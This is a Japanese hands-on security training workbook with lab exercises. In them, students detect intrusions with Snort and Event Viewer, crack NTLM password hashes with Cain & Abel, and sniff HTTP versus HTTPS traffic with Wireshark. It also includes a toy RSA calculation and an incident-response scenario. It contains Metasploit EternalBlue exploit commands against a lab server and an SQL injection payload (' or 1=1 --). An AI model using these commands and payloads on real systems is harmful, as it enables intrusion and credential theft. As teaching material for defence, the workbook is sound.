脆弱性スキャナは万能ではありませんが、Web アプリがどの程度セキュリティを意識して作られているかは確実に分かります。Web アプリのリリース前には少なくとも脆弱性スキャンをした上で、リスクを評価する必要があります。

作業2. 侵入検知システム Snort による攻撃の検出

OS やミドルウェア、Web アプリに対して攻撃が行われた場合、どうやって検知すれば良いでしょうか。多くのセキュリティインシデント事例では、気づかないうちにシステムに侵入されていることがあります。ここではシステムへの侵入を検出する目的で、Snort の動作を体験します。

仮想マシン WindowsServer に Snort が導入済みなので、これを用いて WindowsServer への侵入を検出します。

- __1. 起動していない場合、仮想マシン WindowsServer を起動します。
- __2. コマンドプロンプトを管理者モードで起動します。
 - ・ スタートメニューを開き、コマンドプロンプトを右クリック
 - ・ 「管理者として実行」をクリック
- __3. 以下のコマンドを実行し、検知対象のインターフェイスを特定します。

```
> snort -W
--> Snort! <*-
o" )~ Version 2.9.16.1-WIN64 GRE (Build 140)
"''' By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
      Copyright (C) 2014-2020 Cisco and/or its affiliates. All rights reserved.
      Copyright (C) 1998-2013 Sourcefire, Inc., et al.
      Using PCRE version: 8.10 2010-06-25
      Using ZLIB version: 1.2.11

Index  Physical Address  IP Address  Device Name  Description
-----
1      00:00:00:00:00:00  disabled  %Device%NPF_{NdisWanIp}  NdisWan Adapter
2      00:00:00:00:00:00  disabled  %Device%NPF_{NdisWanBh}  NdisWan Adapter
3      00:00:00:00:00:00  disabled  %Device%NPF_{NdisWanInv6}  NdisWan Adapter
4      08:00:27:D9:F5:49  0000:0000:fe80:0000:0000:0000:f52c:9c64%Device%NPF_{FDA2692A-6A7A-4BCA-AC9F-FFC15AFB01C7}  Intel(R) PRO/1000 MT Desktop Adapter
5      00:00:00:00:00:00  disabled  %Device%NPF_{Loopback}  Adapter for loopback traffic capture
```

Intel (R) PRO/1000 MT Desktop Adapter に割り当てられている番号 : _____

- __4. 以下のコマンドを実行し、Snort を起動します。

```
> cd %snort%bin
> snort -i 4 -c c:%Snort%etc%snort.conf -A console -E
```

- i ... インターフェイスの番号。手順 3. で確認した番号を指定。
 - c ... 設定ファイルの場所。
 - A ... アラートモード。console 指定で、アラートを画面に表示。
 - E ... イベントログに出力。イベントビューアでアラート確認できる。
- ※ 起動時に大量の WARNING がでますが、無視してかまいません。すべての侵入をチェックするルールは、ここでは用意していないためです。

先の演習で行った「Metasploit Framework によるネットワーク経路の侵入」を Snort で

検知できるか試します。

- __5. 起動していない場合、仮想マシン Kali-Linux を起動してターミナルを開き、以下のコマンドを実行します。

```
$ msfconsole
...
msf5 >
```

←ランダムにアスキーアートが表示されます

- __6. あらためて、仮想マシン WindowsServer に対して nmap スキャンを行います。

```
msf5 > nmap --script vuln 192.168.33.8
```

- __7. スキャンが終わったら、仮想マシン WindowsServer の画面を確認します。何らかの接続の試みは検知されたでしょうか。

検出された接続の試み (access attempt) :

```
_____
_____
_____
```

※Snort ルールが限定されているため、一部の試みのみ検出されます。

イベントビューアを開き、接続の試みが記録されている確認します。

- __8. イベントビューアを開きます。


方法1: スタート > すべてのプログラム > 管理ツール > イベント ビューアー

方法2: コマンドプロンプトを開き、eventvwr を実行


方法3: Windows キー + R ののち、eventvwr を実行

方法4: (Windows10 であれば) Windows + X, V


- __9. 左ペインから、Windows ログのアプリケーションを開きます。




- __10. 右ペインで「現在のログをフィルター」を選びます。



- __11. フィルターで、snort と SnortService を選択し、[OK]でログを絞り込みます。



__12. 中央ペインのログをクリックし、接続の試みが記録されていることを確認してください。



ここまでで、侵入検知システム Snort により接続の試み（のいくつか）は検出できることが分かりました。次に、実際にシステムに接続（侵入）された場合を確認します。

__13. 仮想マシン Kali-Linux で以下のコマンドを実行し、WindowsServer への侵入を試みます。

```
msf5 > use exploit/windows/smb/ms17_010_eternalblue
msf5 ... > set rhost 192.168.33.8
msf5 ... > exploit

...
[+] 192.168.33.8:445 - -----
[+] 192.168.33.8:445 - -----WIN-----
[+] 192.168.33.8:445 - -----

meterpreter >
```

Metasploit による侵入の試みは成功しましたか （ はい ・ いいえ ）

引き続き Snort のログを確認します。

__14. 仮想マシン WindowsServer のイベントビューアーで、F5 キーで表示更新します。
何らかの接続の試みは検知されたでしょうか。

検出された接続の試み (access attempt) :

侵入検知システムは、システムへの侵入は検知しても、侵入を通知することしかできません。侵入防御システムであれば通信の遮断も可能ですが、誤検知が常に問題となり、高度な対応が必要となります。

少なくとも侵入検知システムが記録を残しておけば、セキュリティ侵害発生時の調査で利用することができます。また通知を管理者が受け取ることで、速やかな対応が可能となります。

最後にプログラムを終了させて演習終了とします。

__15. イベントビューアーを閉じます。

__16. Snort は Ctrl + C で終了し、exit でコマンドプロンプトを終了させます。

__17. 仮想マシン Kali-Linux では、exit を何回か実行することでターミナルを終了させます。

第6章. 脆弱性を狙った攻撃を知る

作業1. Cain & Abel によるパスワード安全性の分析と検討

ここではパスワード復元ツール（あるいは解析ツール）である Cain & Abel を使用し、Microsoft Windows パスワードを分析します。

まずはテスト用のユーザー・アカウントを作成します。

- __1. 仮想マシン WindowsServer に、テスト用のユーザーvictim0 を追加します。なお、victim1 がすでに作成済みです。


ユーザー名	victim0
パスワード	<(解析の難しそうな)任意の4文字>

参考：コマンドプロンプトから、以下のコマンドでアカウント作成できます。


```
> net user /add victim0 *
```

Cain & Abel を使い、脆弱なパスワードを探します。まずはパスワードのハッシュ値をシステムから取得します。パスワードハッシュ値は、広い意味では暗号化されたパスワードの文字列です。

- __2. デスクトップの Cain アイコンをダブルクリックして起動します。
- __3. "Windows firewall is enabled. ..."のダイアログはそのまま[OK]で閉じます
- __4. 表示された複数のタブから[Cracker]を選択します。
- __5. 左ペインで[LM & NTLM Hashes]を選択します。
- __6. ツールボタンの+をクリックします。




- __7. 表示されたダイアログはそのまま[Next]をクリックします。



- __8. User Name 欄に victim0, victim1 が表示されたことを確認して下さい。
引き続き、パスワードの安全性を確認します。解析時間短縮のため、解析条件をいくつかつけることにします。まずは victim0 を総当たり攻撃で解析します。
- __9. victim0 をクリックして選択します。
- __10. 選択して色が反転した部分を右クリックし、[Brute-Force Attack]-[NTLM Hashes]を選択します。
- __11. 以下の設定の後、[Start]で解析を開始します。

Predefined のドロップダウンリストから最下行の選択
abcdefghijklmnopqrstuvwxyABCDEFGHIJKLMNOPQRSTUVWXYZ



__12. パスワードが見つかった場合は、以下に記録して下さい。

ユーザー NT Password
 _victim0 _____

複雑そうなパスワードでも、文字数が少なければ解析されてしまいます。おそらく victim2 も解析されます。ありがちなルールに則ったパスワードも真っ先に解析されます。

つぎに、総当たり攻撃で victim1 の解析を試みます。

8文字でアルファベット小文字のみ。

__13. victim1 を右クリックし、[Brute-Force Attack]-[NTLM Hashes]を選択します。

__14. 以下の設定の後、[Start]で解析を開始します。

Predefined のドロップダウンリストから以下の行を選択
 abcdefghijklmnopqrstuvwxyz
 Password length の Min と Max を 8 文字に設定

__15. [Time Left]欄に注目し、解析にかかる大体の所要時間を確認して下さい。


Time Left _____ hours

待てない時間ではないですが、文字種や文字数が不明な場合はより時間がかかります。そこで、パスワードとしてありがちな文字列をまとめた辞書を使用して、解析を試みます。

__16. パスワード解析中ならば、[Stop]-[Exit]で解析を終了し、ダイアログを閉じて下さい。

__17. victim1 を右クリックし、[Dictionary Attack]-[NTLM Hashes]を選択します。

__18. ダイアログ上部の Dictionary 欄を右クリックし、[Add to list]を選択します。



__19. C:\Lab¥lower.txt ファイルを選択し、[開く(O)]をクリックします。

__20. [Start]をクリックして解析を開始し、完了したら[Exit]で前の画面に戻ります。

__21. パスワードが見つかった場合は、以下に記録して下さい。

ユーザー	NT Password
_victiml_____	_____

__22. 時間があれば他の機能も試し、最後に Cain & Abel を終了して下さい。

辞書を使えばパスワードに使いそうな文字列だけを選択的にチェックます。たとえば日本人がつけそうなパスワードならば、日本語パスワード辞書を使えば解析できる可能性が高くなります。

一方、時間のかかる総当たり攻撃でも、計算済みのハッシュ値辞書であるレインボー・テーブルを使えば解析時間を劇的に短縮できます。レインボー・テーブルはツールで作成することも、作成済みのテーブルをダウンロードすることもできますが、作成には膨大な時間がかかり、そのファイルサイズも数ギガバイトから数テラバイトのサイズとなります。現在も、分散コンピューティングによるレインボー・テーブル作成が継続的に行われています。

レインボーテーブルを使った解析は、事実上の総当たり攻撃です。防ぐためには十分な長さのパスワードである必要があります。なお何文字だと安全なのかは、解析用コンピューターの演算速度だけでなく、使える文字種にも依存します。2020年現在では12文字以上かつ各種外部辞書を使っても解析されないパスワードであればまずは安全とみなしてよいでしょう。

作業2. SQL Injection

ここでは仮想マシン MutillidaeII を使い、Web アプリケーションの脆弱性の体験を行います。

仮想マシン MutillidaeII の起動

- __1. 起動していない場合、VirtualBox マネージャーを起動します。
- __2. 起動していない場合、仮想マシン WindowsServer を起動します。
- __3. 仮想マシン MutillidaeII を起動します。ログインはしません。
- __4. WindowsServer にログインし、ブラウザで以下の URL を開きます。
`http://192.168.33.10/mutillidae/`
- __5. 以下のメニューを選びます。
[OWASP 2017]-[A1 - Injection (SQL)]-[SQLi - Extract Data]-[User Info (SQL)]
- __6. 以下のデータ入力後に[View Account Details]をクリックし、通常動作を確認します。

Name	<input type="text" value="admin"/>
Password	<input type="text" value="adminpass"/>

このページには SQL インジェクションの脆弱性が含まれています。まずは脆弱性の有無を確認します。

- __7. 以下の入力で、どのような動作をするか確認してください。

Name	<input type="text" value=""/>	← シングルクォーテーション
Password	<input type="text" value=""/>	← または 任意の文字列

動作の特徴 _____
Query: _____

- __8. おそらくデータベースのエラーが報告されます。これは、SQL 文の WHERE 句で文字列連結を使用した場合の動作の特徴です。

想定される WHERE 句:
"WHERE username=' " + (Name) + "' password=' " + (password) + "' "

シングルクォーテーション入力時に実行される SQL 文
"WHERE username=' ' password=' ' "
ここがエラーになる。

- __9. 上記の想定の上で、以下の文字列でどのような動作をするか推測してください。

Name	<input type="text" value="' or 1=1 --"/>	← 末尾に半角スペース
Password	<input type="text" value=""/>	← または 任意の文字列

想定される WHERE 句 _____³
想定される動作 _____

- __10. SQL インジェクション悪用の例の一つを試します。以下の文字列を Name 欄に入力し、動作を確認してください。

確認された動作

__11. 時間があれば、[Hints and Videos]も参考にしつつ、以下の確認をしてください。必要であれば、インターネットの翻訳サイトで英語を翻訳してください。

SQL インジェクションの脆弱性を使うと、データベースを自由に操作して情報の取得や改ざんができます。この脆弱性は Web アプリケーション実装上の問題なので、例えば IPA（情報処理推進機構）が公開する「安全な Web アプリケーションの作り方」や「安全な SQL の作り方」を参考にアプリケーションを改修する必要があります。

第8章. 暗号技術について改めて学ぶ

作業1. 公開鍵暗号の体験

- __1. 二人でペアになり、送信者と受信者を決めてください。一人だけの場合は、「これは送信者の作業」「これは受信者の作業」と意識しながら一人二役で行ってください。

■受信者の作業（鍵ペアの作成）

- __2. 2つの素数 a と b を決めてください。

$$a = \underline{\hspace{2cm}}$$
$$b = \underline{\hspace{2cm}}$$

- __3. 以下の計算式で、公開鍵(public key)を計算してください。

以下の計算式の c と e のペアを公開鍵とします。

$$c = a \times b$$

$$= \underline{\hspace{2cm}}$$

$$d = (a - 1) \times (b - 1)$$

$$= \underline{\hspace{2cm}}$$

$$e \dots d \text{ より小さく、} d \text{ と } 1 \text{ 以外の公約数を持たない整数 (} d \text{ と } e \text{ が互いに素)}$$
$$= \underline{\hspace{2cm}} \quad (\text{べき乗で使うので、なるべく小さな値にする})$$

- __4. 付箋紙に公開鍵 c, e を記入し、通信データとして送信者に渡してください。

公開鍵のペアとなる秘密鍵を計算します。

- __5. 以下の式で秘密鍵(private key)を計算してください。

先に計算した c と、下記の計算式を満たす整数 f とのペアを公開鍵とします。

$$f = (n \times d + 1) / e \quad (n \text{ は任意の整数})$$
$$= \underline{\hspace{2cm}} \quad (\text{べき乗で使うので、小さな値にする})$$

※ヒント

n に $1, 2, 3, \dots$ と代入し、計算結果が整数になれば、その時の計算結果を f とします。

- __6. 公開鍵と秘密鍵をまとめておきます。

$$\text{公開鍵} \dots c = \underline{\hspace{2cm}}, e = \underline{\hspace{2cm}}$$

$$\text{秘密鍵} \dots c = \underline{\hspace{2cm}}, f = \underline{\hspace{2cm}}$$

■送信者の作業（暗号文生成）

- __7. 送信者に伝える整数を決め、平文とします。

$$\text{平文} = \underline{\hspace{2cm}} \quad (\text{べき乗するので、小さい値にする})$$

- __8. 送信者から受け取った公開鍵 c, e から、下記の計算式で暗号文を計算します。

$$\text{暗号文} = \text{平文の } e \text{ 乗を } c \text{ で割った余り}$$

$$= \text{平文}^e \bmod c$$

$$= \underline{\hspace{2cm}}$$

_9. 計算した暗号文を通信データとして付箋紙に記入し、受信者に渡します。

■受信者の作業（暗号文の復号）

_10. 受け取った暗号文を、秘密鍵 f, c を用いて下記の計算式で復号します。

$$\begin{aligned} \text{平文} &= \text{暗号文の } f \text{ 乗を } c \text{ で割った余り} \\ &= \text{暗号文}^f \bmod c \\ &= \underline{\hspace{2cm}} \end{aligned}$$

_11. 計算した平文が正しいか、口頭で送信者と確認してください

_12. 送信者と受信者の役割を交代し、同じ演習を行ってください。

【計算例】

■受信者の計算

$$\begin{aligned} a &= 5 \\ b &= 7 \\ c &= a \times b \\ &= 35 \text{ (public, private)} \\ d &= (a - 1) \times (b - 1) \\ &= 24 \\ e &\dots d \text{ より小さく、} d \text{ と公約数を持たない値} \\ &= 5 \leftarrow \text{なるべく小さな数字にする} \\ f &= (n \times d + 1) / e \quad (n, f \text{ は整数}) \\ &= (n \times 24 + 1) / 5 \quad (n, f \text{ は整数}) \\ n &= 1 \text{ のとき} \\ f &= 5 \leftarrow \text{なるべく小さな数字がよい} \end{aligned}$$

■送信者の計算

$$\begin{aligned} \text{公開鍵 } c &= 35, e = 5 \\ \text{平文} &= 10 \\ \text{暗号文} &= \text{平文}^e \bmod c \\ &= 10^5 \bmod 35 \\ &= 5 \end{aligned}$$

■受信者の計算

$$\begin{aligned} \text{秘密鍵 } c &= 35, f = 5 \\ \text{平文} &= \text{暗号文}^f \bmod c \\ &= 5^5 \bmod 35 \\ &= 10 \end{aligned}$$

作業2. Wireshark による http 通信と https 通信の解析


この演習では http 通信をネットワークスニファ－Wireshark でキャプチャーし、簡単な解析を行います。暗号化されない通信で情報が簡単に取得できることを確認します。

まずは Wireshark によるネットワークスニファ－の準備を行います。


1. 起動していない場合、仮想マシン WindowsServer と Mutillidae を起動します。
2. WindowsServer で Wireshark を起動します。

スタート > Wireshark

3. Wireshark へようこそ画面で、ローカル エリア接続をダブルクリックしてパケットキャプチャを開始します。



4. ウィンドウのレイアウトを確認してください。



5. Chrome ブラウザを立ち上げて以下の URL を開き、Login/Register リンクをクリックします。

<http://192.168.33.10/mutillidae/>



__6. 以下のアカウントでログインします。

Username admin
 Password adminpass


この時点で、個人に紐付けされたアカウント情報がネットワークを流れました。Wireshark でどのように観察できるか確認します。

__7. Wireshark 画面を前面にしてキャプチャを停止します。

メニュー > キャプチャ > 停止


ホームページを見ている間にも多くの通信が行われている様子が見て取れます。この中から HTTP 通信のみを取り出します。

__8. Wireshark 上部の表示フィルタ欄に以下の入力を行い [Enter]キーを押下します。




表示を HTTP 通信だけに絞り込みましたが、ユーザーからの入力だけに絞りたい場合、さらに絞り込みを行います。

__9. Wireshark 上部の表示フィルタ欄に以下の入力を行い [Enter]キーを押下します。



GET のリクエストは URL に表示されるため、特に Wireshark を使わなくても分かります。POST で送られた情報に絞り込むことにします。

- __1. 表示フィルタ欄の入力を以下のように修正し[Enter]キーを押下します。




※先頭の http && も不要なので、削除してもかまいません。

- __2. 絞り込まれた POST の内容は詳細画面で確認できます。どんな情報が確認できるか、左端の田で表示を展開して確認してください。



Wireshark によって通信内容を簡単に読み取れることと、HTTP 通信は入力内容がそのまま送られる平文通信であることが確認できます。今度は同じ操作を HTTPS 通信で行います。

- __3. 表示フィルタをクリアした後、再度 Wireshark でキャプチャを開始します。



メニュー > キャプチャ > 開始, Save > ファイル名: http.pcap

- __4. OWASP MutillidaeII をログアウトし、改めて以下の URL を開いてログインします。

<https://192.168.33.10/mutillidae/>

※ https と s をつける。

- __5. キャプチャを停止し、表示フィルタには以下を入力して適用します。

tcp.port == 443

- __6. 使われているプロトコルとして TCP の他に何がありましたか。

Protocol: _____

TCP ポート 443 を用いた https 通信はキャプチャできますが、その内容については暗号化されて読めなくなっています。また、https 通信は実際には TLS 通信を使っていることが分かります。

- __7. 表示フィルタをクリアし、他にどのような通信がキャプチャされているか確認してください。
- __8. 時間があれば、先に保存した http.pcap ファイルも読み込んで比較してください。
- __9. 一通り操作が終わったら、Wireshark と Chrome を終了します。

なお Wireshark は通信のトラブル対策でも使用する強力なツールです。その一方で、悪用すれば盗聴も可能なツールです。(ネットワーク) 管理者の許可無く使用することは避けてください。

第11章. 組織のセキュリティをマネジメントする

以下のケーススタディでどのような行動をとるべきか。節目節目で考えます。丁寧に実施すると時間がかかりすぎるため、全体の流れをつかむ感覚で演習を進めてください。

作業1. 検知と連絡受付、トリアージ (15分)

以下のシナリオに従って、セキュリティ侵害時の行動を考えていきます。

あなたの組織のセキュリティスタッフが、セキュリティ情報およびイベント管理ツール (SIEM: Security Information and Event Management) のテスト運用を開始しました。VPN のログも監視対象に含めたところ、アカウント Akira が数日間にわたり複数のシステム、複数の IP アドレスから同時に VPN ログインしていることが検知されました。

- __1. セキュリティスタッフのメンバーがこの時点ですぐに行わなければならないことは何でしょうか。(グループ内で話し合っ) 3つほど挙げ、優先順位をつけてください⁴。

作業2. インシデント対応-初動、調査

アカウント Akira を無効化したところ、すぐにアカウント Ibuki による同様のアクセスが検知されました。セキュリティスタッフは経営陣と CSIRT に状況を報告することにしました。そしてあなたは CSIRT のメンバーとして**初動対応**をとることになりました。

初動対応の流れを簡単に示します。慣れている方は読み飛ばして構いません。

インシデント対応の主な活動は 3 つあります。実際には、組織全体の利害関係者間で活動内容について文書化されている必要があります。

1. 初動

- 対応チーム編成、データの検討、インシデント見極め
- 適切な対応を判断できるだけの情報を集める

2. 調査

- どういう経緯で何が起こったのか
- 責任の所在

3. 修復

- 修復計画は、インシデント対応の初期段階で検討
- 法律、ビジネス、政治、技術面を考慮
- 修復のタイミング
 - 脅威の存在を示す痕跡がなくなったタイミングで実施

上記 3 つの主な活動内容の例をざっと以下に示します。

1. 初動～一般的な活動～

- セキュリティスタッフに対する、状況の聞き取り調査
- 状況を技術的に正しく判断できる IT スタッフに対する聞き取り調査
- インシデントに関連すると思われる事業部門の職員への聞き取り調査
- ネットワークログやセキュリティログによる、インシデント発生の裏付け
- 集めたすべての情報の文書化

2. 調査～次の5段階で調査を実施～

1. 最初の手がかり

- インシデントと関連性があるか
 - 進行中のインシデントと関係なければ除外する
- 具体的かつ詳細か
 - 5W1Hを意識する
- 利用できる手がかりか
 - 関連性があっても原因につながらない手がかりもある

